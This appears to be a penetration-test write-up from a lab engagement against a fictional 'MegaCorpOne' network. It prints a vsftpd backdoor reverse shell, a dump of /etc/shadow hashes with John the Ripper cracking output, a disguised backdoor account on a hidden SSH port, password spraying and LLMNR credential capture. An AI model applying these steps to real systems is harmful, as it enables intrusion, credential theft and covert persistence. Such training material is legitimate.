
C2 Framework

In the initial scans on MegaCorpOne's domain, it was revealed that the network predominantly consisted of Windows machines, with Linux machines interspersed. The firewall rules permitted outbound traffic on ports 80, 443 TCP, and port 53 UDP. In accordance with the terms of the engagement contract, the chosen C2 frameworks selected were as follows:

- Cobalt Strike: supports Windows operating systems, communicates over HTTP/S, DNS, TCP, and SMB channels, is written in Java, and is closed source. However, it lacks Slack or Twitter links for support questions.
- SCYTHE: The secondary C2 framework, SCYTHE, was selected for its compatibility with Linux, MacOS, and Windows, aligning with the diverse operating systems present in MegaCorpOne's network. Agents under SCYTHE can communicate over TCP, HTTP, DNS, and SMB. Written in Python, SCYTHE is closed source and provides a Twitter link for potential support questions.


Metasploit Framework

The Metasploit framework was used to achieve a reverse shell on the remote host through a designated exploit module. After reviewing the results of the previous Zenmap scan, the target was identified as the host with the IP address 172.22.117.150, previously acknowledged as vulnerable to the 'ftp-vsftpd-backdoor' exploit. Armed with this information, the 'unix/ftp/vsftpd_234-backdoor' module was used to successfully obtain a reverse shell on the target host, as demonstrated below.



Operating through the Metasploit reverse shell, the penetration tester chose to search for noteworthy files using a wildcard command, specifically targeting .txt files containing the terms 'password' and 'admin.' This approach aimed to identify potential avenues for privilege escalation and address MegaCorpOne's suspicions. These efforts yielded significant results, uncovering a file named 'adminpassword.txt' in the /var/tmp folder. The file not only provided escalated privileges to the admin account but also served as confirmation of MegaCorpOne's concerns regarding administrators storing passwords in plaintext documents - a practice inconsistent with security best practices. This is depicted below.


With the obtained admin credentials, a re-performed enumeration allowed leveraging the high-privileged user status to access additional files and gather supplementary information. The primary goal was to crack user hashes from the shadow file and SSH into the target machine using credentials from the adminpassword.txt file. After successfully accessing the shadow file, the list of users and hashes was refined to include only active users and saved as hashes.txt. Subsequently, the John the Ripper tool successfully cracked several password hashes.


ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Nov 13 21:09:16 2023 from 172.22.117.100
msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$ sudo cat /etc/shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HE5u9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::


File Actions Edit View Help
nano hashes.txt
cat hashes.txt
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:1czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
user:1HE5u9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
tstark:1SI3.cmzw$agMjsO5BH1cZc/E8pahL.:19005:0:99999:7:::
john --show hashes.txt
0 password hashes cracked, 8 left
john --show hashes.txt
0 password hashes cracked, 8 left
john hashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
service (service)
user (user)
postgres (postgres)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(msfadmin)
123456789 (klog)
batman (sys)
Password! (tstark)
Proceeding with incremental:ASCII


Adding Port 10022


The objective in the next step was to discreetly add an SSH port (10022) alongside the original port (22) to avoid detection. The SSH configuration file located at /etc/ssh/sshd_config was modified using the nano editor to introduce the new port. Subsequently, a covert backdoor account named ‘systemd-ssh’ was created to mimic a service, maintaining a low profile. This account, with the password ‘password’ was included in the admin group. To validate the effectiveness of the new configuration, I confirmed the backdoor account’s access by SSHing into the target host via port 10022 using the ‘systemd-ssh’ user.





Zenmap for Windows Machines

After successfully compromising a Linux server in the internal network, the focus shifted to Windows machines. Operating from 172.22.117.100, I conducted a scan using the Zenmap tool to identify Windows machines. The scan, executed on the Kali machine's subnet (/24), revealed WINDCO1 with IP 172.22.117.10 and Windows10 with IP 172.22.117.20. These machines displayed open ports and services, including 445 SMB, 139 RPC/SMB, 3389 RDP, and 88 Kerberos, confirming their Windows nature.











Password Spraying

The objective of the next step was to perform a password spraying attack on identified Windows machines within MegaCorpOne's network using previously cracked passwords from the Linux machine's /etc/shadow file. This attack aimed to discover functional credentials for subsequent access attempts. Metasploit was employed with the user/password combination ‘tstark/Password!’ derived from the Linux machine's /etc/shadow file.The attack targeted the entire subnet /24 on MegaCorpOne's domain, resulting in a successful Administrator login to the machine with the IP address 172.22.117.20.







LLMNR Spoofing

After a successful password spraying attack, the attention turned to exploring additional accounts via LLMNR spoofing. Using Responder, I captured credentials for another domain user, ‘pparker’ including an NTLMv2 hash. The username and hash were recorded in a text file named ‘llmr.txt’ and later cracked using the John the Ripper tool, expanding the list of compromised credentials.

Remote Connection with WMI

